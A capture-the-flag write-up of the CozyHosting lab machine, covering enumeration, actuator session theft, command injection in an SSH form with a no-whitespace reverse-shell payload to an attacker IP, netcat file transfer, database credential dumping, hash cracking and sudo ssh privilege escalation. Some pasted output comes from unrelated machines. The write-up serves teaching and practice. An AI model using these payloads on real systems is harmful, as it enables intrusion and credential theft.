



# CozyHosting



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	02 Sep 2023	Easy	Retired

Cozyhosting was a fun OSCP-like machine that educates the attacker on good enumeration and persistence. The machine starts with a webpage that has a Spring Boot actuator backend leading to an exposed session. The attacker is then able to login as the Admin user and exploit an RCE vulnerability within the webpage. The Attacker then leverages the low level user to analyze a file for credentials leading to a higher level users credentials. The high level user had a misconfigured sudo priveledge allowing root access. Starting with nmap, Ill go ahead add use my standard scan parameters, -sC to scan with default scripts, -sV for service and version detection, --min-rate to drastically increase its speed, and -oA to output my findings into a file

format.

```
(kali㉿kali)-[~/Documents/offsec/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 192.168.112.114 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 22:39 EST
Nmap scan report for 192.168.112.114
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 4b:3e:f3:38:6f:a4:52:9c:27:66:a7:3c:62:30:6b:fa (ECDSA)
|_  256 a7:27:e6:57:86:62:03:c2:b4:65:70:68:45:41:ea:ce (ED25519)
80/tcp    open  http      nginx 1.22.1
|_ http-title: CarVilla
|_ http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```

```
nmap 10.129.7.4 -sV -sC --min-rate 10000 -oA nmap-out
```


I will update my /etc/hosts file since the output mentions it did not follow a redirect to cozyhosting.htb.

```
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.129.7.4     cozyhosting.htb
~
~trapMade
~
```

I will start with visiting the site since its the only open port I detected.



Didn't find anything with passive recon, except for a login page in the top left.



## Login to Your Account

Username

@

Password

☐ Remember me

Login

Designed by BootstrapMade

I tried basic creds like cozyhosting : password or admin : password but didnt get anywhere. I tried simple sql injections among other webpage login tactics and started banging my head against the desk because I couldn't really find anything. I started up Feroxbuster for any hidden webpages and nothing interesting appeared after letting it run for at least an hour.

```
(kali@kali)-[~]
$ feroxbuster -u http://dev.linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

FERROX OXIDE
by Ben "epi" Risher ver: 2.10.2

Target Url      http://dev.linkvortex.htb
Threads         50
Wordlist         /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.10.2
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
HTTP methods     [GET]
Recursion Depth  4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 71 23w 196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 71 20w 199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 115l 255w 2538c http://dev.linkvortex.htb/
200 GET 8l 21w 201c http://dev.linkvortex.htb/.git/config
200 GET 1l 9w 175c http://dev.linkvortex.htb/.git/logs/HEAD
301 GET 7l 20w 239c http://dev.linkvortex.htb/.git => http://dev.linkvortex.htb/.git/
200 GET 1l 1w 41c http://dev.linkvortex.htb/.git/HEAD
200 GET 15l 53w 868c http://dev.linkvortex.htb/.git/logs/
200 GET 1l 10w 73c http://dev.linkvortex.htb/.git/description
200 GET 3l 9w 147c http://dev.linkvortex.htb/.git/packed-refs
200 GET 2l 2w 82c http://dev.linkvortex.htb/.git/shallow
200 GET 15l 79w 478c http://dev.linkvortex.htb/.git/hooks/applypatch-msg.sample
200 GET 24l 83w 544c http://dev.linkvortex.htb/.git/hooks/pre-receive.sample
200 GET 42l 238w 1492c http://dev.linkvortex.htb/.git/hooks/prepare-commit-msg.sample
200 GET 49l 279w 1643c http://dev.linkvortex.htb/.git/hooks/pre-commit.sample
200 GET 173l 669w 4655c http://dev.linkvortex.htb/.git/hooks/fsmonitor-watchman.sample
200 GET 169l 798w 4898c http://dev.linkvortex.htb/.git/hooks/pre-rebase.sample
200 GET 14l 69w 424c http://dev.linkvortex.htb/.git/hooks/pre-applypatch.sample
200 GET 53l 234w 1374c http://dev.linkvortex.htb/.git/hooks/pre-push.sample
200 GET 8l 32w 189c http://dev.linkvortex.htb/.git/hooks/post-update.sample
200 GET 24l 163w 896c http://dev.linkvortex.htb/.git/hooks/commit-msg.sample
200 GET 128l 546w 3650c http://dev.linkvortex.htb/.git/hooks/update.sample
200 GET 6l 43w 240c http://dev.linkvortex.htb/.git/info/exclude
200 GET 78l 499w 2783c http://dev.linkvortex.htb/.git/hooks/push-to-checkout.sample
200 GET 13l 67w 416c http://dev.linkvortex.htb/.git/hooks/pre-merge-commit.sample
200 GET 1l 1w 41c http://dev.linkvortex.htb/.git/refs/tags/v5.57.3
200 GET 4l 15w 515c http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec
200 GET 11l 77w 5996c http://dev.linkvortex.htb/.git/objects/e6/54b0ed7f9c9aedf3180ee1fd94e7e43b29f000
200 GET 2172l 8158w 958396c http://dev.linkvortex.htb/.git/index
200 GET 759l 4324w 342975c http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.idx
200 GET 115l 255w 2538c http://dev.linkvortex.htb/index.html
200 GET 67548l 392131w 32094754c http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.pack
[#####] - 9s 9521/9521 0s found:30 errors:0
[#####] - 3s 4728/4728 1368/s http://dev.linkvortex.htb/
[#####] - 0s 4728/4728 59100/s http://dev.linkvortex.htb/.git/logs/ => Directory listing
[#####] - 1s 4728/4728 7342/s http://dev.linkvortex.htb/.git/ => Directory listing
[#####] - 0s 4728/4728 59848/s http://dev.linkvortex.htb/.git/hooks/ => Directory listing
[#####] - 0s 4728/4728 63040/s http://dev.linkvortex.htb/.git/info/ => Directory listing
[#####] - 0s 4728/4728 62211/s http://dev.linkvortex.htb/.git/objects/ => Directory listing
[#####] - 0s 4728/4728 62211/s http://dev.linkvortex.htb/.git/refs/ => Directory listing
[#####] - 0s 4728/4728 66592/s http://dev.linkvortex.htb/.git/objects/50/ => Directory listing
[#####] - 0s 4728/4728 67543/s http://dev.linkvortex.htb/.git/refs/tags/ => Directory listing
[#####] - 8s 4728/4728 624/s http://dev.linkvortex.htb/.git/objects/pack/ => Directory listing
[#####] - 0s 4728/4728 47280/s http://dev.linkvortex.htb/.git/objects/e6/ => Directory listing
[#####] - 7s 4728/4728 700/s http://dev.linkvortex.htb/cgi-bin/

Activate Windows
```

Then I decided that maybe there was content on another subdomain, so I used ffuf to check. But it returned nothing as well.

```
(root@kali)-[/home/kali]
# ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w /usr/share/seclists/Discovery/DNS/s

      /\_/\
     /__  \
    /  __ \
   / __  \
  /  __ \
 / __  \
/_/  __ \
/  __ \
/_/  __ \
/  __ \
/_/  __ \

v2.0.0-dev

:: Method      : GET
:: URL         : http://cozyhosting.htb
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.cozyhosting.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 178

:: Progress: [19966/19966] :: Job [1/1] :: 682 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

And nothing on gobuster, despite the image, I sat here for a while.

```
(root@kali)-[/home/kali]
# gobuster dir -u http://cozyhosting.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://cozyhosting.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/index           (Status: 200) [Size: 12706]
/login           (Status: 200) [Size: 4431]
/admin           (Status: 401) [Size: 97]
/logout          (Status: 204) [Size: 0]
/error           (Status: 500) [Size: 73]
/http%3A%2F%2Fwww (Status: 400) [Size: 435]
Progress: 45398 / 1273834 (3.56%)
```

got stumped for a while and it started to hurt my confidence, until I tried dirsearch as a last resort.

```
chis0 (7.011-ct) v0.4.3
Kali Linux Kali Tools Kali Doc

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http-cozyhosting.htb/_24-02-19_21-02-31.txt
Target: http://cozyhosting.htb/

[21:02:31] Starting:
[21:02:35] 200 - 0B - /;/admin
[21:02:35] 200 - 0B - /;/json
[21:02:35] 200 - 0B - /;/admin/
[21:02:35] 200 - 0B - /;/json/
[21:02:35] 200 - 0B - /;/login
[21:02:35] 200 - 0B - /;/login/
[21:02:35] 400 - 435B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[21:02:36] 400 - 435B - /a%5c.aspx
[21:02:36] 200 - 634B - /actuator
[21:02:36] 200 - 0B - /actuator;/beans
[21:02:36] 200 - 0B - /actuator;/auditLog
[21:02:36] 200 - 0B - /actuator;/caches
[21:02:36] 200 - 0B - /actuator;/conditions
[21:02:36] 200 - 0B - /actuator;/auditevents
[21:02:36] 200 - 0B - /actuator;/env
[21:02:36] 200 - 0B - /actuator;/flyway
[21:02:36] 200 - 0B - /actuator;/configurationMetadata
[21:02:36] 200 - 0B - /actuator;/configprops
[21:02:36] 200 - 0B - /actuator;/events
[21:02:36] 200 - 0B - /actuator;/health
[21:02:36] 200 - 0B - /actuator;/info
```

I almost couldn't believe that this was correct, especially since it happened within seconds. So I checked it. I used the default wordlist with dirsearch and clearly it contained something that the largest wordlist from SecLists didn't have.

```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
└─ _links:
  └─ self:
    href: "http://localhost:8080/actuator"
    templated: false
  └─ sessions:
    href: "http://localhost:8080/actuator/sessions"
    templated: false
  └─ beans:
    href: "http://localhost:8080/actuator/beans"
    templated: false
  └─ health-path:
    href: "http://localhost:8080/actuator/health/{*path}"
    templated: true
  └─ health:
    href: "http://localhost:8080/actuator/health"
    templated: false
  └─ env:
    href: "http://localhost:8080/actuator/env"
    templated: false
  └─ env-toMatch:
    href: "http://localhost:8080/actuator/env/{toMatch}"
    templated: true
  └─ mappings:
    href: "http://localhost:8080/actuator/mappings"
    templated: false
```

I was so happy to see progress. It looks like this machine is using Spring Boot actuators to monitor the app and gather metrics.

`/sessions` lists HTTP sessions, given we are using Spring Session.

`/beans` returns all available beans in our *BeanFactory*. Unlike `/auditevents`, it doesn't support filtering.

`/health` summarizes the health status of our application.


`/env` returns the current environment properties. Additionally, we can retrieve single properties."

<https://www.baeldung.com/spring-boot-actuators>

I went through each of these and was really interested in what I found in sessions.

```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
0A4538F0EFF6F12BA30809A9BDA1D45A: "UNAUTHORIZED"
881EDE881F5E90C0AFBDBD9EA87251AE: "kanderson"
```

It's a cookie, I should be able to paste it in my browser and access the kanderson users session.



now navigate to /admin.

**Cozy Cloud** K. Anderson

### Admin Dashboard

#### Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched
#2644	sleepy mcclintock	Administrator panel	\$165	Patched
#2644	cranky mcnulty	Test runner	\$82	Not patched
#2644	goofy kalam	CI/CD	\$99	Patched
#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

#### Running software | Today

Legend: Pending scan (blue), Up to date (green), Pending update (yellow), Security update is required (red)

#### Include host into automatic patching

**Please note**  
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised\_keys file.

Connection settings

And just like that I bypassed the login. There are only input block on this page, everything else doesn't work. Ill pass some values in to see what happens.



Then Ill go the repeater and click send leaving the same inputted values as before.

```
Request
Pretty Raw Hex
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
12 Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
13 Upgrade-Insecure-Requests: 1
14
15 host=cozyhosting.htb&username=

Response
Pretty Raw Hex Render
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 20 Feb 2024 02:19:30 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMnNqsTtVvXxYy] [-B bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address:]port] [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file] [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]] destination [command [argument ...]]
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

Yes, I can confirm that the backend is simply running an ssh connect command. I started messing around with the inputs to see if I could get RCE, and I got it!

```
127.0.0.1:8080/config/config.php?cmd=id
uid=0(root) gid=0(root) groups=0(root)
```

Looks like using the semicolon after the username and then wrapping a command in back ticks broke the filtering.

```
host=cozyhosting.htb&username=a;`id`
```

I went ahead and set up my listener on my machine.

```
nc -lvp 443
```

I tired passing a good old bash reverse shell one liner but had no success. The input cannot contain whitespace.

```
Request
Pretty Raw Hex
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 75
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
12 Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
13 Upgrade-Insecure-Requests: 1
14
15 host=cozyhosting.htb&username=a;`bash -i >& /dev/tcp/10.10.14.153/443 0&1`

Response
Pretty Raw Hex Render
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 20 Feb 2024 02:26:42 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=Username can't contain whitespaces!
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

I tried url encoding with no success either. I had one more trick up my sleeve, I did happen to have a no white space sh one liner lying around.

```
host=10.129.7.4&username=a;`(sh)0>/dev/tcp/10.10.14.153/443`
```

Lets give that a run.

```
(root@kali)~[~/cozyhosting]
# nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.153] from (UNKNOWN) [10.129.7.4] 57248

Request
Pretty Raw Hex Render
11 Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
12 Cookie: JSESSIONID=881EDE881F5E90C0AFBDBD9EA87251AE
13 Upgrade-Insecure-Requests: 1
14
15 host=cozyhosting.htb&username=a;`(sh)0>/dev/tcp/10.10.14.153/443`
```

success! in order to get some functionality this is what you need to run step by step.

```
exec >&0
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl ^Z
```

```
stty raw -echo && fg
reset
screen
export TERM=xterm
```

And with that, I have a fully functional shell as app.

```
app@cozyhosting:/app$ id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$
```

the user app doesn't have many permissions, it also doesn't have a home directory. But it has a directory in / that contains one large file and I imagine that is the way forward. So I'll transfer this file to my local machine using nc. First I'll set up a listener on my local machine.

```
nc -lvnp 4444 > file.jar
```

Then I'll run this command on the victim.

```
nc 10.10.14.153 4444 -w 3 < cloudhosting-0.0.1.jar
```

I'll wait for the file to transfer. Then check to see if I have it.

```
(root@kali)-[~/cozyhosting]
# ll
total 209544
-rw-r--r-- 1 root root 60259688 Feb 19 21:37 file.jar
-rw-r--r-- 1 root root 154276155 Feb 19 17:26 hydra.restore
-rw-r--r-- 1 root root 411 Feb 19 20:53 nmap-out.gnmap
-rw-r--r-- 1 root root 863 Feb 19 20:53 nmap-out.nmap
-rw-r--r-- 1 root root 452 Feb 19 17:26 nmap-out-udp.gnmap
-rw-r--r-- 1 root root 862 Feb 19 17:26 nmap-out-udp.nmap
-rw-r--r-- 1 root root 3006 Feb 19 17:26 nmap-out-udp.xml
-rw-r--r-- 1 root root 10587 Feb 19 20:53 nmap-out.xml
```

And I got it! I want to go ahead and unzip it, I can do this using the jar command.

```
jar xf file.jar
```

Now I have 3 new dirs, BOOT-INF, META-INF, and org. I spent a while digging through these files until I found something very interesting in BOOT-INF/classes/application.properties

```
cat application.properties
```

```
(root@kali)-[~/cozyhosting/BOOT-INF/classes]
# cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

This is great! this will allow me to connect to the postgresql database on the local host. I didn't know much about this process so I had to do some research. I kept getting this error.

```
app@cozyhosting:/app$ psql -U postgres -W
Password:
psql: error: connection to server on socket "/var/run/postgresql/.s.PGSQL.5432" failed: FATAL: Peer authentication failed for user "postgres"
app@cozyhosting:/app$
```

After some research, It turns out you need to explicitly set 127.0.0.1 as the host.

```
app@cozyhosting:/app$ psql -U postgres -h 127.0.0.1
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Thats more like it! I ran some basic queries to look for credentials.

```
\l #list databases
\c cozyhosting #switch databases
\t #show tables
SELECT * FROM users
```

```
postgres=# \l
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \t
Tuples only is on.
cozyhosting=# \d
      public | hosts          | table      | postgres
      public | hosts_id_seq   | sequence   | postgres
      public | users          | table      | postgres

cozyhosting=# SELECT * FROM users;
cozyhosting=#
```

```
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWLWXpij1NVNV3Mm6eH58zim | User
admin     | $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm | Admin
```

(END)

And there are some creds! I put the hashes into hashcat and managed to crack admin, couldn't crack kanderson though.

```
echo '$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm' > admin_hash
hashcat admin_hash -m 3200 --wordlist /usr/share/wordlists/rockyou.txt
```

cracked! manchesterunited.

The only thing I can imagine is that these creds must be for josh, the only other user on the machine

```
ssh josh@10.129.7.4
password: manchesterunited
```

```

(root@kali)-[/home/kali]
# ssh josh@10.129.7.4
josh@10.129.7.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Feb 20 03:03:31 AM UTC 2024

System load:          0.0
Usage of /:            55.6% of 5.42GB
Memory usage:         47%
Swap usage:           0%
Processes:            242
Users logged in:      0
IPv4 address for eth0: 10.129.7.4
IPv6 address for eth0: dead:beef::250:56ff:feb0:8b70

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y

Last login: Tue Feb 20 01:42:10 2024 from 10.10.14.153
josh@cozyhosting:~$ █

```

Success!!

Grab the user flag!

```

josh@cozyhosting:~$ cat user.txt
13cad9b53d...
josh@cozyhosting:~$ █
[2] 0:ssh*

```

Check for sudo privledges

`sudo -l`

```

josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ █
[2] 0:ssh*

```

Ooof, I Immediately run to [GTFObins](#) and search for ssh, then scroll down to sudo and it looks like I can get root with just one command, easy day!

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

And with that, I have root and the flag!

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
7b8fcaec112[REDACTED]
# 
[2] 0:ssh*
```